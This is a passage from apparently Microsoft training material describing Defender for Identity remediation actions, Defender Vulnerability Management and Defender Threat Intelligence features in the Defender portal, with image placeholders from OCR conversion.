- Domain dominance - View attacker behavior if threat actors gain control over Active Directory, referred to as domain dominance, through remote code execution on the domain controller or other methods.

Investigate alerts and user activities

Defender for Identity is designed to reduce general alert noise, providing only relevant, important security alerts in a simple, real-time organizational attack timeline.

Use the Defender for Identity attack timeline view and the intelligence of smart analytics to stay focused on what matters. Also, you can use Defender for Identity to quickly investigate threats, and gain insights across the organization for users, devices, and network resources.

Microsoft Defender for Identity protects your organization from compromised identities, advanced threats, and malicious insider actions.

Remediation actions

Microsoft Defender for Identity supports remediation actions to be performed directly on your on-premises identities. Examples include:

- Disable user in Active Directory: This will temporarily prevent a user from signing in to the on-premises network. This can help prevent compromised users from moving laterally and attempting to exfiltrate data or further compromise the network.
- Reset user password – This will prompt the user to change their password on the next sign-in, ensuring that this account can't be used for further impersonation attempts.

Depending on your Microsoft Entra ID roles, you may see additional Microsoft Entra ID actions, such as requiring users to sign in again and confirming a user as compromised.


Microsoft Defender for Identity in the Microsoft Defender portal

Microsoft Defender for Identity is experienced through the Microsoft Defender portal. The Defender portal is the home for monitoring and managing security across your Microsoft identities, data, devices, apps, and infrastructure, allowing security admins to perform their security tasks, in one location.


The Identities node on the left navigation panel of the Microsoft Defender portal includes the following:

- The Microsoft Defender for Identity Dashboard provides critical insights and real time data about identity threat detection and response (ITDR).
- The health Issues page lists any current health issues for your Defender for Identity deployment and sensors, alerting you to any problems in your Defender for Identity deployment.
- The tools page lists additional information to help manage your Microsoft Defender for Identity environment. Examples include a readiness script that you can run to determine if all the Microsoft Defender for Identity prerequisites are in place, a PowerShell module with a collection of functions designed to help you configure and validate your environment for working Microsoft Defender for Identity, and more.


Dashboard



Health issues



Tools



Settings, permissions, incidents and alerts, reports and other features are also available through the Microsoft Defender portal. More information is covered in the unit, "Describe the Microsoft Defender portal," included in this module.

Describe Microsoft Defender Vulnerability Management

Defender Vulnerability Management delivers asset visibility, intelligent assessments, and built-in remediation tools for Windows, macOS, Linux, Android, iOS, and network devices.

Using Microsoft threat intelligence, breach likelihood predictions, business contexts, and devices assessments, Defender Vulnerability Management rapidly and continuously prioritizes the biggest vulnerabilities on your most critical assets and provides security recommendations to mitigate risk.

Continuous asset discovery and monitoring

Defender Vulnerability Management built-in and agentless scanners continuously monitor and detect risk in your organization even when devices aren't connected to the corporate network.

Consolidated inventories provide a real-time view of your organization's software applications, digital certificates, hardware and firmware, and browser extensions to help you monitor and assess all your organization's assets. Examples include:

- Visibility into software and vulnerabilities - Get a view of the organization's software inventory, and software changes like installations, uninstalls, and patches.
- Network share assessment - Assess vulnerable internal network shares configuration with actionable security recommendations.

- Browser extensions assessment - View a list of the browser extensions installed across different browsers in your organization. View information on an extension's permissions and associated risk levels.
- Digital certificates assessment - View a list of certificates installed across your organization in a single central certificate inventory page. Identify certificates before they expire and detect potential vulnerabilities due to weak signature algorithms.
- And more...

Risk-based intelligent prioritization

Defender Vulnerability Management uses Microsoft's threat intelligence, breach likelihood predictions, business contexts, and device assessments to quickly prioritize the biggest vulnerabilities in your organization.

Risk-based intelligent prioritization focuses on emerging threats to align the prioritization of security recommendations with vulnerabilities currently being exploited in the wild and emerging threats that pose the highest risk. Risk-based intelligent prioritization also pinpoints active breaches and protects high value assets.

A single view of prioritized recommendations from multiple security feeds, along with critical details including related Common Vulnerabilities and Exposures (CVEs) and exposed devices, helps you quickly remediate the biggest vulnerabilities on your most critical assets.

Remediation and tracking

Remediation and tracking enable security administrators and IT administrators to collaborate and seamlessly remediate issues with built-in workflows.


- Remediation requests sent to IT - Create a remediation task in Microsoft Intune from a specific security recommendation.
- Block vulnerable applications - Mitigate risk with the ability to block vulnerable applications for specific device groups.
- Alternate mitigations - Gain insights on other mitigations, such as configuration changes that can reduce risk associated with software vulnerabilities.

- Real-time remediation status - Real-time monitoring of the status and progress of remediation activities across the organization.

Microsoft Defender Vulnerability Management in the Microsoft Defender portal

Microsoft Defender Vulnerability Management is experienced through the Microsoft Defender portal. The Defender portal is the home for monitoring and managing security across your Microsoft identities, data, devices, apps, and infrastructure, allowing security admins to perform their security tasks, in one location.


The Vulnerability management node is listed under Endpoints on the left navigation panel of the Microsoft Defender portal. From this section, you can access Microsoft Defender Vulnerability functionality.




- Dashboard - You can use Defender Vulnerability Management dashboard in the Microsoft Defender portal to view your exposure score and Microsoft Secure Score for Devices, along with top security recommendations, software vulnerability, remediation activities, exposed devices, and more.
- Recommendations - From the recommendations page, you can view recommendations, the number of weaknesses found, related components, threat insights, number of exposed devices, and much more.

- Remediation - When you submit a remediation request from the Security recommendations page, it kicks off a remediation activity. A security task is created that can be tracked on a Remediation page. From the Remediation page, you can follow the remediation steps, track progress, view the related recommendation, export to CSV, or mark as complete.
- Inventories - The Software inventory page opens with a list of software installed in your network, including the vendor name, weaknesses found, threats associated with them, exposed devices, impact to exposure score, and tags. Software that isn't currently supported by vulnerability management may be present in the software inventory page, but because it isn't supported, only limited data will be available.
- Weaknesses - The Weaknesses page opens with a list of the CVEs your devices are exposed to. You can view the severity, Common Vulnerability Scoring System (CVSS) rating, corresponding breach and threat insights, and more.
- Event timeline - The Event timeline helps you interpret how risk is introduced into the organization through new vulnerabilities or exploits. You can view events that may impact your organization's risk. You can view the all the necessary info related to an event.
- Baseline assessments - A security baseline profile is a customized profile that you create to assess and monitor endpoints in your organization against industry security benchmarks. On the security baselines assessment overview page you can view device compliance, profile compliance, top failing devices, and top misconfigured devices for the available baselines.


Dashboard




Recommendations



Inventories



Baselines assessment



Settings, permissions, incidents and alerts, reports and other features are also available through the Microsoft Defender portal. More information is covered in the unit, "Describe the Microsoft Defender portal," included in this module.

Describe Microsoft Defender Threat Intelligence

Threat intelligence analysts struggle with balancing a breadth of threat intelligence ingestion with the analysis of which threat intelligence poses the biggest threats to

their organization and/or industry. Similarly, vulnerability intelligence analysts battle correlating their asset inventory with Common Vulnerabilities and Exposures (CVE) information to prioritize the investigation and remediation of the most critical vulnerabilities associated with their organization.

Microsoft Defender Threat Intelligence addresses these challenges by aggregating and enriching critical data sources and displaying them in an innovative, easy-to-use interface. Analysts can then correlate indicators of compromise (IOCs) with related articles, actor profiles, and vulnerabilities. Defender TI also lets analysts collaborate with fellow Defender TI-licensed users within their tenant on investigations.

Microsoft Defender Threat Intelligence functionality includes:

- Threat analytics
- Intel Profiles
- Intel Explorer
- Projects

Threat analytics

Threat analytics helps you, as an analyst, understand how emerging threats impact your organization's environment.

Threat analytics reports provide an analysis of a tracked threat and extensive guidance on how to defend against that threat. It also incorporates data from your network, indicating whether the threat is active and if you have applicable protections in place. You can filter and search on reports, but Defender TI also provides a dashboard.

The threat analytics dashboard highlights the reports that are most relevant to your organization. It summarizes the threats into three categories:

- Latest threats - Lists the most recently published or updated threat reports, along with the number of active and resolved alerts.
- High-impact threats - Lists the threats that have the highest impact to your organization. This section lists threats with the highest number of active and resolved alerts first.
- Highest exposure - Lists threats to which your org has the highest exposure. Your exposure level to a threat is calculated using two pieces of information: how severe the vulnerabilities associated with the threat

are, and how many devices in your organization could be exploited by those vulnerabilities.

Each report provides an overview, an analyst report, related incidents, impacted assets, endpoints exposure, and recommended actions.

Intel profiles

Intel profiles are a definitive source of Microsoft's shareable knowledge on tracked threat actors, malicious tools, and vulnerabilities. This content is curated and continuously updated by Microsoft's Threat Intelligence experts to provide relevant and actionable threat context.

Intel explorer

The intel explorer is where analysts can quickly scan new featured articles and perform a keyword, indicator, or CVE ID search to begin their intelligence gathering, triage, incident response, and hunting efforts.

Microsoft Defender Threat Intelligence articles are narratives that provide insight into threat actors, tooling, attacks, and vulnerabilities. The articles summarize different threats and also link to actionable content and key IOCs to help users take action.

Defender TI offers CVE-ID searches to help users identify critical information about the CVE. CVE-ID searches result in Vulnerability Articles.


Intel Projects

Microsoft Defender Threat Intelligence (Defender TI) lets you create projects to organize indicators of interest and indicators of compromise (IOCs) from an investigation. Projects contain a listing of all associated artifacts and a detailed history that retains the names, descriptions, collaborators, and monitoring profiles.

Microsoft Defender Threat Intelligence in the Microsoft Defender portal


Microsoft Defender TI is experienced through the Microsoft Defender portal.

The Threat intelligence node on the navigation panel of the Microsoft Defender portal is where you can find the Microsoft Defender Threat Intelligence functionality.




To view a screen capture from each of the categories, select the tab from the image that follows. In each case, there's a side panel that shows the embedded Microsoft Security Copilot capability.


Threat analytics



